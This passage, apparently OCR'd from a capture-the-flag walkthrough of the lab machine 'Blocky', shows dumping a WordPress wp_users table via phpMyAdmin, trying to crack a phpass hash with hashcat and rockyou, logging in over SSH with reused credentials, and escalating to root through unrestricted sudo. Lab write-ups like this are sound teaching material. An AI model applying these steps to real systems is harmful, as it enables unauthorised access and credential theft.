
With following commands we can view wp_users table of wordpress database contents:



Run SQL query/queries on table p

```
USE wordpress;
SELECT * FROM wp_users;
```

We were able to find username and password hash.




```
select * from wp_users
```

□ Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh
□ Show all | Number of rows: 25 Filter rows: Search this table
+ Options


	ID	user_login	user_pass	user_nicer
□ Edit Copy Delete	1	Notch	PBiVoTj899ItS1EZnMhqeqVbrZI4Oq0/	notch

□ Check all With selected: Edit Copy Delete Export

Hash analyzer indicates it might be phpass hash commonly used in WordPress, let's crack it with hashcat.




```
- Possible algorithms: phpass, phpBB3 (MD5), Joomla >= 2.5.18 (MD5), WordPre
```




```
─$ hashcat -a 0 -m 400 /tmp/hash.txt /usr/share/wordlists/rockyou.txt
```

This hash is probably salted and we would more need processing power to crack it, meanwhile let's try another attack.

Trying different combinations of credentials we've already found we were able to connect through SSH with username found in phpMyAdmin page and password from .jar file.




```
─$ ssh notch@10.129.61.167
```




```
notch@Blocky:~$ whoami
notch
```

User flag can be found at /home/notch.



```
notch@Blocky:~$ ls
minecraft  user.txt
```


Let's find a way to escalate privileges.




```
notch@Blocky:~$ sudo -l
[sudo] password for notch:
Sorry, try again.
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
```

Listing commands that we can run with this user shows as excellent way for privilege escalation. We can run all commands with root permissions.

Getting root access is as simple as running bash with root permissions.



```
notch@Blocky:~$ sudo -u root /bin/bash
root@Blocky:~# whoami
root
```



```
root@Blocky:~# ls /root
root.txt
```

Success ! We've quickly got root access and root flag can be found at /root.